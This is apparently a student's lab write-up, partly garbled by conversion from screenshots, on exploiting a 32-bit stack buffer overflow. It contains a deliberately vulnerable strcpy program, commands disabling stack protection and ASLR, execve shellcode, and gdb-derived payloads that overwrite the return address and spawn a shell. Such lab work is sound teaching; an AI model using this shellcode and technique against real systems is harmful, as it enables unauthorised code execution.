Laboratory 6

/* while (sw){

```
    Before practice

    vulnerable code

         #include <stdlib.h>
         #include <stdio.h>
         #include <string.h>
         void func(char *string) {
             char buffer[32];
             strcpy(buffer, string);
         }
         int main(int argc, char *argv[]) {
             func(argv[1]);
             return 0;
         }
        buffer copied in the function stack -> which can not be > then 128 characters

    sudo apt-get install libc6-dev-i386 gcc-multilib

    gcc -g -m32 -o vulnerable_code vulnerable_code.c && ./vulnerable_code string de caractere

    ./vulnerable_code $(python2 -c 'print (32*"A")')
       ubuntu20@DESKTOP-9UENIAN:/mnt/c/Nonprograms/FMI/Master/Anul 1/Sem2
       ds-lab-6$ ./vulnerable_code $(python2 -c 'print (32*"A")')
       ubuntu20@DESKTOP-9UENIAN:/mnt/c/Nonprograms/FMI/Master/Anul 1/Sem2
       ds-lab-6$ ./vulnerable_code $(python2 -c 'print (128*"A")')
       *** stack smashing detected ***: terminated
       ubuntu20@DESKTOP-9UENIAN:/mnt/c/Nonprograms/FMI/Master/Anul 1/Sem2
       ds-lab-6$ 🕳
      gcc -g -m32 -fno-stack-protector -o vulnerable_code vulnerable_code.c && ./vulnerable_code $(python2 -c 'print (128*"A")')
                           nonica tomananca 10-8 ii caarpov. Tiiieaial si "siiai ealosas.
        File Edit View Search Terminal Help
       ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-6$ ./vulnerable_code $(p)
       ython -c 'print (32*"A")')
       ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-6$ ./vulnerable_code $(p
       ython -c 'print (128*"A")')
*** stack smashing detected ***: <unknown> terminated
       Aborted (core dumped)
       ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-6$ gcc -g -m32 -fno-stac
       k-protector -o vulnerable_code vulnerable_code.c
       ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-6$ ./vulnerable_code $(p
        ython -c 'print (128*"A")')
        Segmentation fault (core dumped)
        ubuntu18@ubuntu18-VirtualBox:/media/sf_shared/osds-lab-6$

    deactivate ASLR

        echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

    machine code for a new terminal

        ./vulnerable_code "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2
          x53\x89\xe1\xb0\x0b\xcd\x80"
     cat shell.c
         #include <stdio.h>
         #include <string.h>
         #include <unistd.h>
         //int sw = 100;
         int func(char * argv){
```

```
sleep(1);
sw--;
}*/
char buffer[32];
strcpy(buffer, argv);
return 0;
}
int main(int argc, char * argv[]){
  func(argv[1]);
  return 0;
}
```

```
0
                                                                           Q
                                      artistotel@artistotel-Station: ~/Desktop
                                                                                           #include <stdio.h>
            #include <string.h>
            #include <unistd.h>
            int sw = 3000;
            int func(char * argv){
               while (sw)
                  sleep(1);
                  SW--;
               char buffer[32];
               strcpy(buffer, argv);
               return 0;
            int main(int argc, char * argv[])
               func(argv[1]);
               return 0;
  ow)
            :wq
```

- install peda plugin from git to see details about addresses in debugging mode
 - o git clone https://github.com/longld/peda.git ~/peda
 - echo "source ~/peda/peda.py" >> ~/.gdbinit
 - to use the plugin as root:
 - sudo echo "source /home/nume/peda/<u>peda.py</u>" >> ~/.gdbinit
- run the command:
 - o gcc -o mys shell.c -z execstack -fno-stack-protector -g -O0 -m32
 - -g is introducing debugging elements in the compiled program
 - -O0 deactivates optimizations from the compiler
 - -m32 compiles for 32 bytes architecture
 - -fno-stack-protector deactivates the stack canaries
 - -z execstack gives executable rights for the stack and we need this because our buffer will be on the stack and we want to be able to execute it.
 - ./mys \$(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7)')
 - o from other shell:
 - ps -e | grep mys
 - sudo gdb attach the_pid
 - break shell.c:15
 - continue

```
ıbuntu18@ubuntu18-VirtualBox: /medi... 🖨 📵 🚳
                                                  ubuntu18@ubuntu18-VirtualBox: ~ 🖃 🔳 🕻
  ile Edit View Search Terminal Help
                                           File Edit View Search Terminal Help
                                           Type "apropos word" to search for comma
  buntu18@ubuntu18-VirtualBox:/media/sf_
                                           nds related to "word"...
  hared/osds-lab-6$ ./mys $(python -c 'p
  int ("\x31\xc0\x50\x68\x2f\x2f\x73\x68
                                           /home/ubuntu18/.gdbinit:1: Error in sou
  x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe
                                           rced command file:
                                           Undefined command: "". Try "help".
  \x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7)'
                                           attach: No such file or directory.
                                           Attaching to process 10816
                                           Reading symbols from /media/sf_shared/o
                                           sds-lab-6/mys...done.
                                           Reading symbols from /lib32/libc.so.6..
                                           .(no debugging symbols found)...done.
                                           Reading symbols from /lib/ld-linux.so.2
                                           ...(no debugging symbols found)...done.
                                           0xf7fd5b59 in kernel vsyscall ()
                                           (gdb) break shell.c:15
                                           Breakpoint 1 at 0x56555587: file shell.
                                           c, line 15.
                                           (gdb) continue
                                           Continuing.
                                           Breakpoint 1, func (
                                               argv=0xffffd262 "1\300Ph//shh/bin\2
                                           11\343P\211\342S\211\341\260\vAAAAAAA")
                                           at shell.c:15
                                                            strcpy(buffer, argv);
                                           15
                                           (gdb) p &buffer
                                           $1 = (\underline{c}har (*)[32]) 0xffffcf80
                                           (dbp)
```

• fix peda installation :


```
ubuntu18@ubuntu18-VirtualBox:/media/sf
                                          0004| 0xffffcf84 --> 0xffffd25c ("./my:
shared/osds-lab-6$ ./mys $(python2 -c '
                                          ")
print ("\x31\xc0\x50\x68\x2f\x2f\x73\x6
                                         0008 | 0xffffcf88 -->
                                                                           (add
8\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\x
                                          ebx,0x1a4dc7)
e2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7)
                                          0012 | 0xffffcf8c --> 0xf7fb8808 --> 0x6
                                          0016 | 0xffffcf90 --> 0xf7fb5000 --> 0x
                                          d4d8c
                                          0020 | 0xffffcf94 --> 0xf7fb5000 --> 0x
                                          0024 | 0xffffcf98 --> 0x0
                                          0028 | 0xffffcf9c -->
                                                                           (add
                                           esp,0x10)
                                         Legend: code, data, rodata, value
                                         Breakpoint 1, func (
                                              argv=0xffffd262 "1\300Ph//shh/bin\
                                          11\343P\211\342S\211\341\260\vAAAAAA
                                          at shell.c:15
                                          15
                                                          strcpy(buffer, argv);
                                                    Quit
                                                    p &buffer
                                          $1 = (char (*)[32]) 0xffffcf80
                                                    Quit
                                                    S
```

Value of EPB:

```
ECX: 0xffffcf44 --> 0x1
EDX: 0x0
ESI: 0xf7fb5000 --> 0x1d4d8c
EDI: 0x0
EBP: 0xffffcfa8 --> 0xffffcfc8 --> 0x0
ESP: 0xffffcf80 --> 0x9 ('\t')
EIP: 0x56555587 (<func+58>: )
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow
```

- Rearrange the addresses
 - 0xffffcfa8
 - 0xffffcf80
 - ./mys \$(python -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +"A"*8 + "\xa8\xcf\xff\xff" + "\x80\xcf\xff\xff")')

■ The difference between addresses is 40 , So 40 bytes - 32 bytes of the buffer = 8 bytes = edi + eds registers



- redo the previous step in order to overwrite the old ebp
 - ./mys \$(python -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +"A"*8 + "\x98\xcf\xff\xff" + "\x70\xcf\xff\xff")')
 - in the debugging shell:
 - ps -e | grep mys
 - sudo gdb attach the_pid
 - EBP register address

```
EDI: 0x0

EBP: 0xffffcf98 --> 0xffffcfb8 -->
ESP: 0xffffcf70 --> 0x9 ('\t')


EIP: 0x56555587 (<func+58>: )

EFLAGS: 0x246 (carry PARITY adjust sign trap INTERRUPT direction over
```

Buffer address

```
11\343P\211\342S\211\341\260\v\,
epeats 15 times>, "\230\317\377\
7\377\377") at shell.c:15
15 strcpy(buffer, a
gdb-peda$ p &buffer
$1 = (char (*)[32]) 0xffffcf70
```

■ The difference is now 40 and the addresses changed



• if I continue the debugging process

```
ubuntu18@ubuntu18-VirtualBox: /medi... 🚍 🗉
                                                              ubuntu18@ubuntu18-VirtualBox
File Edit View Search Terminal Help
                                                      File Edit View Search Terminal Help
ubuntu18@ubuntu18-VirtualBox:/media/sf_
                                                     Breakpoint 1, func (
argv=0xffffd252 "1\300Ph//shh/bin\2
11\343P\211\342S\211\341\260\v", 'A' <r
shared/osds-lab-6$ ./mys (python -c 'p)
rint ("\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe
2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +
"A"*8 + "\x98\xcf\xff\xff" + "\x70\xcf\
xff\xff")')
                                                     epeats 15 times>, "\230\317\377\377p\31
7\377\377") at shell.c:15 ubuntu18(Init)[Running]-Oracle
                                                                           strcpy(buffer, argv);
$ ls
                                                                  p &buffer
4913
                                                      $1 = (char (*)[32]) 0xffffcf70
                     shell
5036
                     shell.c
                     shell.c~
                                                      $2 = (char (*)[32]) 0xffffcf70
format.txt
                     vulnerable_code
osds-lab-6.pdf vulnerable_code.c
                                                      Continuing.
                                                      process 11822 is executing new program:
                                                       /bin/dash
                                                      Error in re-setting breakpoint 1: No so
                                                      urce file named shell.c.
                                                      [New process 11844]
                                                      process 11844 is executing new program:
                                                       /bin/ls
                                                      [Thread debugging using libthread_db en
                                                      abled]
                                                     Using host libthread_db library "/lib/x
86_64-linux-gnu/libthread_db.so.1".
                                                      [Inferior 2 (process 11844) exited norm
                                                      ally]
                                                      Warning: not running
gdb-peda$ []
```

• Now we comment back the while and run the program with the old address

• Without the 'while' loop, afte one run the shell will be executed

```
ubuntu18@ubuntu18-VirtualBox:/media/sf_
shared/osds-lab-6$ ./mys $(python -c 'p
rint ("\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe
2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +
"A"*8 + "\x98\xcf\xff\xff" + "\x70\xcf\
xff\xff")')
$
```

0